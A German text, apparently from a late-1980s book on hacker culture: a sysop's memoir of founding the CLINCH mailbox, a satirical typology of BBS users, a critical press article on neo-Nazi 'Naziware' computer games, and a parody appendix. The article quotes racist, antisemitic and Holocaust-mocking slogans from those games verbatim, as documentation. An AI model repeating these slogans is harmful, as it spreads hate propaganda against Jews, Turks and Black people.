Schließlich mußte auch noch ein sinnreicher Name gefunden werden, der sich einprägsam abkürzen ließ, genau wie MCS, RAM und wie sie alle heißen. Da ich wenige Jahre zuvor bei einer Rockgruppe namens Goblin mitgemischt und diesen Namen später als Pseudonym für meine Datenreisen benutzt hatte, lag es nahe, auch für die Mailbox einen Namen aus diesem Bereich zu wählen. Nach drei Flaschen Bier und wehmütigem Hineinhorchen in alte Aufnahmen der Band war es dann sonnenklar: CLINCH sollte das Projekt heißen, ein Kürzel, das eine gewisse Eigendynamik entwickelt und Assoziationen weckt. Nur - für was um alles in der Welt ist das eine Abkürzung? Etliche Biere später hatte ich dann endlich einen Anglizismus ausgebrütet, der sich passend abkürzen ließ: Communication Link-Information Network Computer Hamburg. Ein hochtrabender Name, der keinesfalls mit der Realität übereinstimmte, die in Gestalt eines C64 vor sich hin dümpelte.

Nun, die Netze entstehen in den Köpfen, und eines Tages wagte ich den großen Schritt: Die Rufnummer der Box wurde auffällig unauffällig in einer anderen Hamburger Mailbox plaziert, und ich wartete gespannt auf das, was kommen sollte. Die Stunden verrannen, und nichts geschah. Nicht ein Anrufer verirrte sich in meinen Computer. Verzweiflung machte sich breit. Später begann es zu dämmern. Ich warf die Lackledерkutte über und ging zur nahen Telefonzelle. Der Kontrollanruf bei mir selbst ergab, daß offenkundig doch jemand angerufen hatte, natürlich just in dem Moment, als ich auf dem Weg zur Zelle war. Also flugs zurück in die heimische Wohnung, drei Stufen auf einmal nehmend, die Türe aufgeschlossen, ein Blick auf den Monitor und - Ratlosigkeit. Der Rechner wartete nach wie vor stoisch auf den ersten Anrufer.

Eine genaue Analyse ergab, daß ein Fehler in der ausgefeilten Abhebemechanik vorlag, die ich ersonnen hatte, um mich nicht völlig ins Gesetzesabseits des illegalen Modemeinsatzes zu begeben. Mein kleiner Roboterarm, der die Telefongabel niederdrücken sollte, wenn der Rechner es ihm befahl, hatte offenbar nicht genügend Kraft, um das Telefon sicher aufzulegen. Eine kleine technische Änderung wurde vorgenommen, und er funktionierte zufriedenstellend.

Nach Beseitigung der Störung kam der erste Anruf. Gespannt verfolgte ich die Schritte, die der Anrufer in der Box unternahm. Offensichtlich war er schon an Mailboxen gewöhnt, die nach dem MCS-System arbeiteten, denn er hatte kaum Probleme, sich zurechtzufinden. Selbst die Abweichungen, die ich mir erlaubt hatte, um die schwindende Befehlslogik des Programms aufrechtzuerhalten, machten ihm nichts aus. Nach etlichen Minuten verabschiedete er sich mit dem Kommentar: «Hier steht ja noch gar nichts drin... »

Mir wurde klar, daß es nicht ausreicht, einen Rechner übrig zu haben und darauf ein halbwegs funktionierendes Mailboxprogramm laufen zu lassen. Man muß sich auch darum kümmern, was in der Mailbox passiert.

Ich überlegte mir also, was ich denn in meiner Box anders machen wollte als die anderen Betreiber. Leider erlaubte mir das Grundkonzept des von mir verwendeten Programms nicht, die mir vorschwebenden Änderungen durchzuführen. Hinzu kam, daß die Art, wie das Programm erstellt worden war, nicht gerade dazu animierte, eigene Änderungen und Verbesserungen durchzuführen. Noch heute sträuben sich mir die Haare, wenn ich auf ein Programm stoße, das mit dem Aufruf eines Unterprogramms beginnt, ohne daß dessen Notwendigkeit ersichtlich wird.

Ich begann also, mich nach anderen Programmen umzusehen, und prüfte ihre Vor- und Nachteile.

Aus dem Sammelsurium der verschiedenen Programme entstand schließlich mein erstes selbstgeschriebenes Mailboxprogramm, das meiner Meinung nach die Vorteile der verschiedensten Mailboxkonzepte vereinigte, ohne ihre Nachteile zu haben. Die Benutzer waren zunächst anderer Meinung, so gravierend waren die Abweichungen in der Bedienung von dem, was in der Mailboxszene als Standard galt.

Einige dieser Abweichungen waren technisch bedingt, da ich nicht einsehen konnte, warum ich wertvollen Speicherplatz für Suchroutinen verschwenden sollte; konnte sich doch jeder Benutzer die Position seiner Daten selbst merken und diese dem System beim Anruf trennen.

Auch wollte ich dem Benutzer mehr bieten als einen stupiden Befehl, der ohne Berücksichtigung der Nutzerinteressen die vorhandenen Nachrichten in einem Stück abspulte. Also hatte mein Programm bereits eine Brettstruktur, die es gestattete, beliebigen Einfluß auf die Ausgabe der Texte zu nehmen. Im Laufe der Zeit wurde das neue System schließlich akzeptiert, und es gab sogar etliche andere Mailboxen, die das Programm übernahmen. Für mich wurde es langsam Zeit, mal wieder etwas Neues zu machen.

Ein Jahr nachdem CLINCH ans Netz gegangen war, hatte sich die Computerwelt gründlich verändert. IBM-Personal-Computer waren zum Industriestandard geworden und fanden, dank sinkender Preise und qualitativ hochwertiger Nachbauten aus Fernost, auch Verbreitung bei Privatleuten. Der erste PC kostete mich noch knapp 8ooo DM, rund dreimal soviel, wie ich bisher in Computer überhaupt investiert hatte. Dafür gelangte ich endlich in den Besitz eines Geräts, dem von der Post die Absolution in Gestalt der Zulassung für Datenfernübertragung erteilt worden war. Wenige Tage nach dem Erwerb des Geräts lagen meine Anträge für Fernsprechmodems und einen Datex-Hauptanschluß an die Post im Briefkasten. Die Beschreibung des postmodernen Melodramas, das der Antragstellung folgte, bis schließlich ein halbes Jahr später alle Anträge ausgeführt waren, möchte ich mir an dieser Stelle ersparen.

War es mir beim ZX8o und beim Commodore 64 noch möglich, viel Zeit zu investieren, um auch intimste Details dieser Maschinen zu erforschen, so ging dies beim PC nicht mehr, schließlich hatte ich ja nicht diese Riesensumme aufgebracht, um ein oder zwei Stunden am Tag durch das Labyrinth eines neuen Betriebssystems zu wandern. Der Computer sollte den C64 als Mailbox ersetzen und neue Möglichkeiten für das neue Medium erschließen. Ich brach also meinen Schwur, nie wieder ein nicht von mir selbst geschriebenes Mailboxprogramm zu verwenden, besorgte mir die nötige Software, baute

meinen Abhebemechanismus auf die Notwendigkeiten des neuen Rechners um und begann noch einmal von null, mit nichts als dem mittlerweile recht guten Namen CLINCH.

Zwei Probleme standen im Vordergrund: Zum einen mußte ein weiterer PC her, damit die nötige Softwareentwicklung unabhängig vom Betrieb der Mailbox erfolgen konnte. Zum anderen würden die Postmodems und der Datex-Hauptanschluß, wenn sie denn eines schönen Tages mal kommen sollten, Fernmeldegebühren von monatlich rund 5oo DM verursachen, die finanziert werden mußten. Ich entwickelte ein Konzept, das - im Gegensatz zu den bisher üblichen Verfahren- darauf beruht, daß der Mailboxbenutzer einen festen Monatsbeitrag zahlt und somit hilft, die Kosten für den Mailboxbetrieb zu tragen.

Bisher habe ich eigentlich nur davon berichtet, wie es mir beim Umgang mit dem Werkzeug Computer und den Streifzügen durchs globale Dorf gegangen ist. Mittlerweile habe ich mein eigenes Gasthaus in diesem Dorf gebaut, und so muß auch die Rede von den Gästen sein, die dieses Haus bevölkern.

Der Menschenschlag, dem man im globalen Dorf begegnet, ist gebrandmarkt mit dem Stempel <User>. Das läßt sich ausnahmsweise sehr treffend mit <Benutzer> ins Deutsche übersetzen, ein <User> ist halt jemand, der einen Computer benutzt. Dabei wird dieses Prädikat völlig vorurteilsfrei verliehen, ohne Ansicht der Person, des Alters, des Geschlechts oder der politischen Weltanschauung. Der einzige Grund, weswegen man manchmal schief angesehen werden kann, ist der Besitz des falschen Computers. Aber selbst dieses Diskriminierungsmerkrilal verliert zunehmend an Bedeutung, je länger man im Dorf lebt. Die Zeit der Familienfehden, als Atari gegen Commodore kämpfte, ist mit dem Aussterben der Prozessorpatriarchen zu Ende gegangen, und einträchtig hocken die ehemals verfeindeten Sippen zusammen und brüten über einem gemeinsamen Betriebssystem.

Natürlich gibt es User, die schon seit Urzeiten dabei sind, und solche, die gerade ihre ersten tapsigen Schritte unternehmen. Für den Mailboxbetreiber sind beide Gruppen interessant, denn nichts ist unterhaltsamer, als einem alten Hasen zuzuschauen, wie er mit viel Elan all die Befehle eingibt, die er woanders im Schlaf beherrscht, die hier

aber unweigerlich ins Leere führen. Nichts ist schlimmer, als immer wieder von der Mailbox darauf hingewiesen zu werden, daß der eingegebende Befehl nicht erkannt werden konnte und daß die Eingabe des Wortes <Hilfe> weiterführen würde. So etwas ist grundsätzlich unter der Würde eines geübten Netzflaneurs. Allenfalls ist er bereit, gelegentlich mal ein <Help> einzustreuen, worauf ihm wiederum beschieden wird, daß es einen solchen Befehl nicht gibt und er doch bitte deutsch reden möge. An dieser Stelle scheiden sich gewöhnlich die Geister, manche Anrufer legen genervt auf.

Einige Mailbox-Benutzer verstehen es, den geplagten Sys-Op manchmal schier zur Verzweiflung zu treiben und am eigenen Verstand zweifeln lassen. Ein Vertreter dieser Gattung ist . . .

...der Schüchterne

Die Tatsache, daß nach vielen erfolglosen Wählversuchen nun doch endlich der ersehnte Datenton aus dem Hörer schallt, verstört ihn völlig, und er legt sicherheitshalber sofort wieder auf, ohne auch nur den Versuch zu machen, ein Datengespräch zu beginnen. Viele Leute, die diesem Typus entsprechen, verkaufen ihren Akustikkoppler sofort nach diesem unerfreulichen Erlebnis, damit sie nie wieder in so eine peinliche Lage geraten können. Diejenigen, die es fertigbringen, trotzdem weitere Versuche mit Mailboxen zu unternehmen, tasten sich Bit für Bit weiter in den Datendschungel vor, der Sys-Op erkennt sie später daran, daß sie immer noch völlig unmotiviert die Verbindung unterbrechen, weil irgendeine Reaktion der Mailbox sie völlig verstört hat. Dabei kann es sich um eine schlichte Fehlermeldung handeln oder aber auch um die Tatsache, daß die Mailbox genau das macht, was man ihr gesagt hat. Mit anderen Worten: Jedes einzelne Zeichen, das die Box sendet, kann für den Schüchternen Anlaß sein, kommentarlos aufzulegen. Ein direkter Verwandter des Schüchternen ist

...der Skeptiker

Er glaubt einfach nicht, daß eine Mailbox so einfach sein kann, wie sie sich ihm am Bildschirm darbietet. Folgerichtig probiert er das, was die Mailbox ihm vorschlägt, gar nicht erst aus; falls doch, so besteht er darauf, seine eigenen Vorstellungen einzubringen und erweitert die Befehle um eigene Eingebungen, mit dem Erfolg, daß entweder gar nichts passiert oder aber etwas ganz anderes als das, was er wollte. Hat er sich so ein ausreichendes Maß an Frust erworben, beendet er die Verbindung mit dem vorgesehenen Befehl, nur um sich selbst zu beweisen, daß er so blöd nun auch wieder nicht ist. Eine ansteckende Nebenform des Skeptikers ist. . .

. . . der Überflieger

Er hat erstens ohnehin keine Zeit, ausgerechnet in dieser Mailbox anzurufen, zweitens kennt er andere Mailboxen schon seit Jahren, und drittens weiß er ohnehin alles besser als der Sys-Op. Er ignoriert alle Systemmeldungen völlig und zieht seine eigene Show ab, egal, ob was dabei rauskommt oder nicht. Fehlermeldungen verursachen lediglich Achselzucken, gefolgt von nochmaliger Eingabe der falschen Kommandos.

Interessanterweise kennt der Überflieger genau die Befehle, mit denen man Schmähbriefe an den Sys-Op sendet, löscht seine Texte aber meistens wieder, bevor er das System verläßt. Er benutzt dazu grundsätzlich den Befehl Logoff, weil er das mal so gelernt hat, und legt dann auf, ohne abzuwarten, ob das tatsächlich der richtige Befehl war. Die weitaus meisten Vertreter dieser Spezies sind selber Sys-Op oder waren es einmal. Ähnlich verhält sich auch. . .

. . . der Forscher

Auch ihn interessieren die funktionierenden Befehle der Box überhaupt nicht, er verwendet statt dessen viel lieber seine Phantasie auf die Erfindung neuer Befehle und führt minutiöse Aufzeichnungen darüber. Er hat ein umfangreiches angelesenes Wissen aus Computerzeitschriften und wendet dieses erbarmungslos auf alle Mailboxen an, die er in die Finger kriegt. Als extrem störend empfindet er es, wenn einer seiner Befehle tatsächlich einmal zu einem sinnvollen Ergebnis führt, meist reagiert er dann wie der Schüchterne und legt einfach auf. Ganz anders dagegen . . .

. . . der Computerlegastheniker

Er würde nichts lieber sehen, als daß die Mailbox nur ein einziges Mal das tun würde, was er will. Aber leider kann er die Befehle nie in der richtigen Form eingeben. Seine bedeutendste Geistesleistung besteht darin, seitenweise Erklärungen zur Boxbedienung zu lesen, ohne deren Inhalt auch nur annähernd zu erfassen. Eine Zeichenfolge, die einmal sein Auge passiert hat, verdampft rückstandslos in den öden Korridoren seiner Ganglien. Er hat irgendwo mal gelesen, daß man in Mailboxen mit dem Befehl Help weiterkommt, und gibt diesen folgerichtig immer wieder ein, wobei es ihm gar nicht zu Bewußtsein kommt, daß die Mailbox ihm ständig erklärt, daß er doch das deutsche Wort Hilfe benutzen möge.

Immerhin zwingt das Verhalten solcher User den Betreiber einer Mailbox, ständig darüber nachzudenken, wie die Benutzerführung idiotensicher gemacht werden kann. Andernfalls wäre die Mailbox einer anderen Gruppe hilflos ausgeliefert. Hauptvertreter dieser Gruppe ist. . .

. . . der Schmierer

Er kennt sich in der Bedienung der verschiedensten Mailboxsysteme bestens aus, zumindest weiß er, wie er mit seinen geistigen Ergüssen ein möglichst breites Publikum erreicht. Die Nachrichten, die er hinterläßt, sind entweder völlig inhaltslos oder dienen ausschließlich der Selbstdarstellung und der Beschimpfung anderer Benutzer. Treffen in einer Mailbox mehrere Schmierer aufeinander, so ist die Vorstellung gelaufen, und Megabyte auf Megabyte verschwindet zu Lasten sinnloser Nachrichten, bis das ganze System zugemüllt ist. Es gibt Boxen, die dieses Stadium schon lange erreicht haben, ohne daß es bemerkt wurde. Der andere Hauptvertreter ist . . .

... der Hacker

Eigentlich ist er kein wirklicher Hacker, sondern lediglich eine Person mit destruktivem Charakter. Von Hackerethik hat er noch nie gehört und schöpft sein Wissen aus den halbseidenen Publikationen. Da sein angelesenes Wissen nicht ausreicht, um in großen Systemen tätig zu werden, beschränkt er sich darauf, in den lokalen Mailboxen Unsinn zu machen. Seine Kenntnisse von Software und Hardware beschränken sich auf das, was er vom Hörensagen her kennt, dementsprechend lächerlich nehmen sich auch seine Versuche aus, die Mailbox zum Absturz zu bringen. Er hat immer noch nicht begriffen, daß seine Aktionen letztendlich gegen ihn selbst gerichtet sind, denn wenn seine Strategie erfolgreich sein könnte, würde er sich selbst jeder Möglichkeit berauben, im globalen Dorf mitzumischen.

Ein halbwegs fehlerfreies Mailboxprogramm und wirksame Zugangsbeschränkungen befreien den gestreßten Sys-Op recht wirkungsvoll von diesen unangenehmen Zeitgenossen und sorgen für erfrischende Ruhe im System, ohne der Spontaneität Abbruch zu tun. Man sollte nun meinen, daß die übrigen Mailboxbenutzer in aller Ruhe mit dem System arbeiten, ohne den Sys-Op in den frühen

Wahnsinn zu treiben. Aber auch unter den allseits geschätzten seriösen Benutzern gibt es welche, deren Ansprüche den Sys-Op auf die Zimmerpalme schießen. Da ist zum Beispiel . . .

... der Vollprofi

Er hat seine Erfahrungen auf kommerziellen Mailboxen gesammelt und überträgt sie nun weitgehend unreflektiert auf private Systeme. Wenn er nicht auf Anhieb eine Verbindung zustandebringt, verzieht er sich in seinen Schmollwinkel und hadert mit sich, der Box und Gott und der Welt. Er benutzt vorzugsweise die Befehle, die er von der kommerziellen Box gewöhnt ist, und registriert meistens nicht einmal, wenn die Mailbox etwas ganz anderes macht. Als Ausgleich für den durchlebten Frust überschüttet er den Sys-Op mit Forderungen, was alles am Programm wie zu ändern sei. Unglücklicherweise hat der Vollprofi meist ausgezeichnete Kenntnisse gängiger Mailboxkonzepte und Programmiersprachen, so daß seine Vorschläge meist peinlich detailliert ausfallen. Bei Sys-Ops, die nur aus moralischer Not das Programmieren gelernt haben, kann dies durchaus Auslöser für Suizidversuche sein. Etwas harmloser ist da schon. . .

... der Semiprofi

Er ist sich der Tatsache durchaus bewußt, daß er es mit einem unzulänglichen System zu tun hat, er wäre auch bereit, mit den Mängeln zu leben, wenn man nur dieses und jenes eventuell, wenn es nicht zuviel Mühe macht und wenn es die Zeit erlaubt, in dieser und jener Hinsicht ändern könnte. Er wiederholt diese Bitte sooft, bis der Sys-Op entnervt aufgibt und zumindest etwas Ähnliches programmiert, weil er genau das schon seit langem machen wollte.

Als Betreiber einer Mailbox steht man diesen Ungereimtheiten im Benutzerverhalten einigermaßen hilflos gegenüber. Wenn man seine

Mailbox eben erst eröffnet hat und sehnsüchtig darauf wartet, daß sich etwas tut, ist man bereit, um jeden User zu kämpfen. Jede Kritik, die ausgesprochen wird, trifft mitten ins Herz, und man setzt Himmel und Hölle in Bewegung, um aus dem Programm das herauszukitzeln, was die Benutzer wünschen. Mit wachsender Erfahrung und steigender Frequentierung der Mailbox wird man meist ruhiger. Doch irgendwann steht der Betreiber vor einer Entscheidung, die je nach Temperament anders ausfallen kann. Einige geben ganz auf, motten ihren Computer ein, nur um ihn nach mehr oder weniger langer Zeit wieder hervorzukramen und sich erneut ins Leben des globalen Dorfes zu stürzen, entweder um endlich, endlich konstruktiv an den eigenen Utopien weiterzubauen oder aber um sich mit Elan in eine fremde Mailbox zu stürzen und dort hingebungsvoll all die Befehle zu probieren, die man bei anderen belächelt hat. Andere machen einfach weiter, ungeachtet dessen, was in der Welt um sie herum geschieht. Diese Mailboxen erkennt man daran, daß sie völlig abgeschottet von der technischen und gesellschaftlichen Weiterentwicklung über Jahre hinaus vor sich hin existieren. Wieder andere erarbeiten sich eine dicke Hornhaut und ziehen ihre Vorstellungen durch, allein oder in Zusammenarbeit mit anderen entwickeln sie die technischen und inhaltlichen Möglichkeiten dieses faszinierenden Mediums weiter. . .

Naziware

Auschwitz als Computerspiel

von Gerd Meißner

«Anti Türken Test», «Hitler Diktator» , «Kampfgruppe», < Stalag 1 », «Achtung Nazi» , «Nazi Demo», « Victory of the Dictator» - Naziware färbt den Bildschirm braun: In der Bundesrepublik und West-Berlin machen rassistische und neonazistische Programme für Homecomputer die Runde.

« Anti Türken Test, Made in Buchenwald- Copyright 1986 by Hitler & Hess», verkündete der Bildschirm. Martin Reinardt, 18 Jahre alt und Schüler in West-Berlin, glaubte zuerst an einen «schlechten Scherz der üblichen Spinner». Der Jugendliche hatte das in Maschinensprache programmierte Spiel in einer Mailbox entdeckt - unter dem Titel « Funsoft» (Spaßprogramm). Martin holte sich das Programm über den Akustikkoppler in seinen Homecomputer. «Was dann kam» , erzählt er, «hatte mit Spaß nichts mehr zu tun, das war nur noch zum Abschalten. » Ein schwarzes Hakenkreuz in weißem Kreis auf rotem Grund flimmerte nach dem Vorspann über den Monitor: «Mit diesem Programm können unsere deutschen Freunde feststellen, ob sie Türken mögen oder sie lieber ohne Kopf sehen würden», hieß es dann, «unsere arischen Freunde haben vier Antwort

möglichkeiten, die über die Tasten A, B, C und D zu beantworten sind. « Antworten auf die folgenden neonazistischen Testfragen «Warum singen Türken immer Judenlieder?» - belohnte der Bildschirm mit «Bravo, Hitlerjunge!» oder «Falsch-ab nach Auschwitz!» Martin Reinardt: «Ich hab das dann dem Betreiber der Box mitgeteilt, der hat das Programm sofort gelöscht.»

Der Schüler ist nicht der einzige, der sich zunehmend durch Brauntöne auf dem Bildschirm beim Computern gestört fühlt. InterPoolNet, die größte freischwebende Vereinigung von Mailbox-Betreibern in der Bundesrepublik, empfahl 198'7 angesichts einschlägiger Erfahrungen ihren Mitgliedern, nur noch eindeutig identifizierbare User in den Hobby-Datenbanken zuzulassen. Denn besonders in West-Berlin mit seinem hohen Ausländeranteil wird die neue Technologie zunehmend zur Verbreitung von ausländerfeindlicher und neonazistischer Propaganda genutzt. Rund 6o Mailboxen sind dort zum Ortstarif erreichbar. Die Herkunft der rechtsextremen Software, im Szenejargon Naziware genannt, ist für die meist jugendlichen Betreiber der Mailboxen und ihre Anrufer schwer auszumachen. Die Absender verwenden fremde Usernamen, oder sie laden, wo das möglich ist, ihre Botschaften anonym als Gäste in den elektronischen Briefkästen ab. Rund ioooo Jugendliche in der Stadt verfügen über die nötige Übertragungstechnik, einen Akustikkoppler oder ein Modem, um sich in die Boxen einzuwählen.

So wurde in Berlin auch ein Programm angeboten, das den « Führer» auf dem Monitor wiederauferstehen ließ: «Ich bin stolz, ein Deutscher zu sein», verkündete der High-tech-Hitler per Sprechblase, und selbst an musikalische Untermalung hatte der anonyme Programmierer gedacht: Zum Bild erklang das Horst-Wessel-Lied - die Hymne der SA.

Doch nicht nur in der ehemaligen Reichshauptstadt Berlin, sondern auch in der Provinz sind die braunen Hacker aktiv: So warben «Die Republikaner», die rechtsradikale Partei um den ehemaligen Waffen-SS-Offizier Franz Schönhuber aus Bayern, in norddeutschen Datennetzen: «Hat jemand im Raum Schleswig - Holstein Interesse», fragte in einer Mailbox ein gewisser «Rommel», «eine Jugendorganisation der Republikaner aufzubauen?» Auf dem grauen Software-Markt au-

ßerhalb der Mailboxen tummeln sich die strammdeutschen Softwaredesigner schon länger. Auf den Schulhöfen zwischen Flensburg und München floriert der Tauschhandel mit Computerdisketten, auf denen faschistische Computerspiele gespeichert sind - und sei es nur als Beigabe zu sonst harmlosen Spielen. So wurden an Schulen im Bundesland Nordrhein-Westfalen Raubkopien des wehverbreiteten Programms « Harry's House» in Umlauf gebracht - mit verändertem Vorspann: dort warb nun eine «Aktion Deutsche Einheit + Antitürken». Bundesweit kursiert das Computerspiel <•Stalag r»: Der Spieler soll als Wächter im Konzentrationslager die Flucht von « Volksfeinden» verhindern. « Soll Ihre SS eine Judenverfolgung durchführen?», wird der Spiel-Führer im Computerprogramm « Hitler Diktator» gefragt. Und das Computerspiel «Achtung Nazi» simuliert auf Knopfdruck grafisch eine Massenvergasung wie in den «Duschräumen» des Vernichtungslagers Auschwitz-Bildschirmkommentar: < 10000 Negerlein, die wollten duschen gehn. Türen zu, Gas rein - da waren's nur noch zehn. »

«Mir stehen die Haare zu Berge angesichts der Spiele, die uns zugänglich gemacht worden sind», sagt Thilo Geisler, in der Berliner Senatsverwaltung zuständig für den Jugendschutz. Der Beamte, selbst begeisterter Computeranwender, wurde von besorgten Eltern auf die braune Software aufmerksam gemacht. Seine Nachforschungen ergaben, daß von Einzelfällen keine Rede mehr sein konnte: « Was wir brauchen, ist eine verstärkte Sensibilität bei Sozialwissenschaftlern, Pädagogen, Sozialarbeitern und Politikern auf diesem Gebiet. »

Gelegentlich bekommt sogar die übergeordnete «Bundesprüfstelle für jugendgefährdende Schriften» in Bonn Naziware auf ihren einzigen Computerbildschirm. 1987 setzte sie erstmals ein neonazistisches Spiel, den «Anti Türken Test» auf ihren Index von Veröffentlichungen, die Jugendlichen nicht zugänglich gemacht werden dürfen. Listenvermerk der Jugendschützer wie üblich in der Sparte « Computerspiele»: «Hersteller unbekannt »

Abgesehen davon daß solche Spiele ohnehin unter der Hand verbreitet werden - die Behörden seien mit diesem Phänomen auch technologisch überfordert, meint der Berliner Jugendschützer Geisler: «Das Problem ist doch daß wir die Spiele auch begutachten müssen.

Und dazu fehlt dann oft der richtige Computer.» Ein weiteres Problem der Jugendbehörde beschreibt der 17jährige Patrick aus Berlin, an dessen Schule der «Anti Türken Test» auch getauscht wurde: «Der Index macht die Spielefreaks doch erst scharf, so nach dem Motto: Das muß ich unbedingt auch haben. »

So finden sich nur wenige der verbreiteteren nazistischen Computerspiele auf dem Index der Bundesprüfstelle - doch immer noch mehr, als den Ermittlungsbehörden vorliegen. «Verbreitung von Propagandamitteln verfassungswidriger Organe», «Verwendung von Kennzeichen verfassungswidriger Organisationen», «Aufstachelung zum Rassenhaß » - das sind die Straftatbestände, die hier nachzuweisen wären. Allein: Gegen den unbekannten Urheber des primitiven «Anti Türken Test» beispielsweise ermittelte die Berliner Polizei monatelang vergeblich: «Hätten wir es hier mit Druckschriften zu tun», erklärt dazu ein Sprecher der Staatsanwaltschaft, «dann könnten wir vielleicht den Weg über eine Druckerei zurückverfolgen. Aber bei elektronisch vervielfältigten Pamphleten läßt sich ja meistens nicht einmal der Herstellungsort feststellen. » Die Folge sind Unklarheiten darüber, welches Bundesland für die Ermittlungen zuständig ist, denn das richtet sich nach dem Herstellungsort.

Weniger Schwierigkeiten hatte das Fernsehmagazin «Panorama» des Norddeutschen Rundfunks, den anonymen Autor des ausländerfeindlichen Computerspiels «Anti Türken Test» aufzuspüren: «Mich ärgert halt, daß Türken immer aus dem Rahmen platzen im täglichen Leben», begründete der 27jährige dort stolz seine «Spielidee». Die elektronische Hakenkreuz-Schmiererei habe auch viele gleichaltrige Freunde und Bekannte angesprochen: «Das geht mit keinem anderen Medium so gut wie mit dem Computer. »

So häufen sich denn auch Hinweise, daß nicht nur verwirrte Einzelgänger, sondern auch organisierte Rechtsextremisten die neue Technologie für ihre Zwecke nutzen: Bei einer bundesweiten Polizeiaktion im Frühjahr 1988 gegen Mitglieder der verbotenen «Aktionsfront Nationaler Sozialisten/ Nationale Aktivisten» wurden neben Waffen und Propagandamaterial auch mehrere Computer und Hunderte von Disketten beschlagnahmt. «The right way», den richtigen Weg, verspricht zur Begrüßung ein Totenschädel mit Wikingerhelm, Hakenkreuz und SS-Runen im Computerspiel «Victory of the Dictator».

«Wir fordern», tönt dann im Bildschirm-Vorspann eine Gruppe «Das junge Deutschland», «den Zusammenschluß aller Deutschen auf Grund des Selbstbestimmungsrechts der Völker zu einem Großdeutschland. Kein Jude kann Volksgenosse sein. Sieg Heil! » Inhalt des mit aufwendiger Grafik und Zitaten von Nazi-Größen gespickten Spielprogramms: der Jugendliche wird zum «Reichsminister» befördert und darf eine «Dönerkristallnacht» organisieren- gegen «Neger, Türken, Juden und andere Parasiten». Und im Programm «Nazi Demo», zu beziehen über eine Postfachadresse in Frankfurt am Main, grüßen die anonymen Autoren im Abspann ihre politischen Freunde von der rechtsextremen «Nationaldemokratischen Partei Deutschlands» (NPD), von der neofaschistischen «Freiheitlichen Deutschen ArbeiterPartei » (FAP), und auch das braune Zentralorgan «Deutsche National Zeitung» bleibt nicht unerwähnt: « Thanx for the good Sounds. » Der digitalisierte Sound der elektronischen Nazi-Oper: Wochenschau-Originaltöne von 1942: «Unaufhaltsam marschiert die Waffen-SS nach vorn . . . »

Ganz im Stil der neuen Zeit, werden auf Anwerbezetteln der militantesten bundesdeutschen Nazi-Schlägertruppe «Nationalistische Front» nicht nur Schießausbildung, handwerkliche Fähigkeiten und der rechte Geist der Rekruten abgefragt. Noch etwas anderes, erfährt der Leser, braucht neuerdings die «deutsche Sache»: «EDV-Kenntnisse» . . .

Anhang

Belletristik-Charts

1 EARN Remingway
Wem die BELL-Norm schlägt

2 Karl May
Der Satz im Silbensee
Einführung in die unstrukturierte Textverarbeitung

3 Karl Juni
Winneone

4 Karl Juli
Winnetwo

5 Marcel Plus
Auf der Suche nach dem verlorenen Byte

6 W. Irrsinn
Zen oder die Kunst, undokumentierten Code zu warten

7 Charles Bugkowski
Gedichte, die einer schrieb, bevor er seinen Editor
aus dem zehnten Stockwerk warf

8 Tracy Kleinbahn
Die Seele einer neuen Schiene

9 Harun Digit A1 Rashid
Ali Gaga und die vierzig Zeichen
Volksmärchen

10 Raymond Handler
Der lange Code zum kurzen Absturz

11 JackTramiel (Hrsg.)
Der Untergang des ROM

12 Agatha Christie
Reset am Nil

13 Astrid Linkdröhn
Pippi Langwort

14 Christian Manmußdasmal Anderssehn
Peterchens Druckeranpassung

15 Johann Vorgang von Göte
Die Leiden des jungen Konverter

16 Hermann Hesse
Das Magnetblasenspiel

17 Euripides
Ariadne auf Nixdorf

18 William Scheckspeare
King Clear

19 Ready Miller
Stille Tage in CLINCH

20 Marquis de Start
Quälcode

21 Ladislaus Freiherr von Software-Masoch
Wie ich lernte, Public-Domain-Programme zu lieben

22 Kerningham / Ritchie
Printbad der C-Fahrer

23 Ian Lemming
For your AI only

Formel Nu1lEins: Die Hacker Charts

1 The Bitles
YELLOW SUBROUTINE

2 John TraVolt
EVERY NIGHT FEVER

3 Elvis Presley
IN THE GOTO

4 Talking Heads
STOP SENDING SENF

5 Scrolling Stones
GIMME PASSWORD

6 VAX Pistols
GOD SAVE THE PIN

7 Think Floyd
DARK SIDE OF THE CPU

8 Simon & Furunkel
BIT OVER TROUBLED DATA

9 Tina Turner
NETWORK CITY LIMIT

10 Low Read
WALK ON THE FILE SIDE

Deutsche Hitparade

1 Zero Leander
KANN DENN HACKEN SÜNDE SEIN

2 Freddy Quit
EIN SHIFT WIRD KOMMEN

3 Kraftwerk
DAS MODEM

4 Nena
99 TELEFONS

5 Marianne Rosenberg
NUI DU ALLEIN

6 Heintje
SYSOP SO LIEB

7 Manuela
SCHULD WAR NUR DER DATENTRÄGER

8 Datennetz-Kontrollchor der Deutschen Bundespost
HOCH AUF DEM GELBEN HÖRNCHEN

9 Geier Absturz
DIE INTERDATIONALE

10 Peter Alexander
HIER CRACKT EIN MENSCH

Verzeichnis der Abkürzungen

BASF:
Byte-Abweisende SchutzFolie.

BIMoMAT:
BüroIndustrialisierungsMaschine ohne MAThecoprozessor.
mSdOS-fähiger Kleinrechner vom Typ FOXtrottel.

FOXTrottel:
Fernost-XT. BIMoMAT ab 2 / 3-kompatibel.

FOXtrottel de Luxe:
Leistungsfähiger Trottel bis zur 80986-Klasse.

GIPS:
GigaInstruktionen Pro Sekunde. 1000 MIPS = 1 GIPS.

GRIPS:
Nachweislich undefinierbare Maßeinheit.

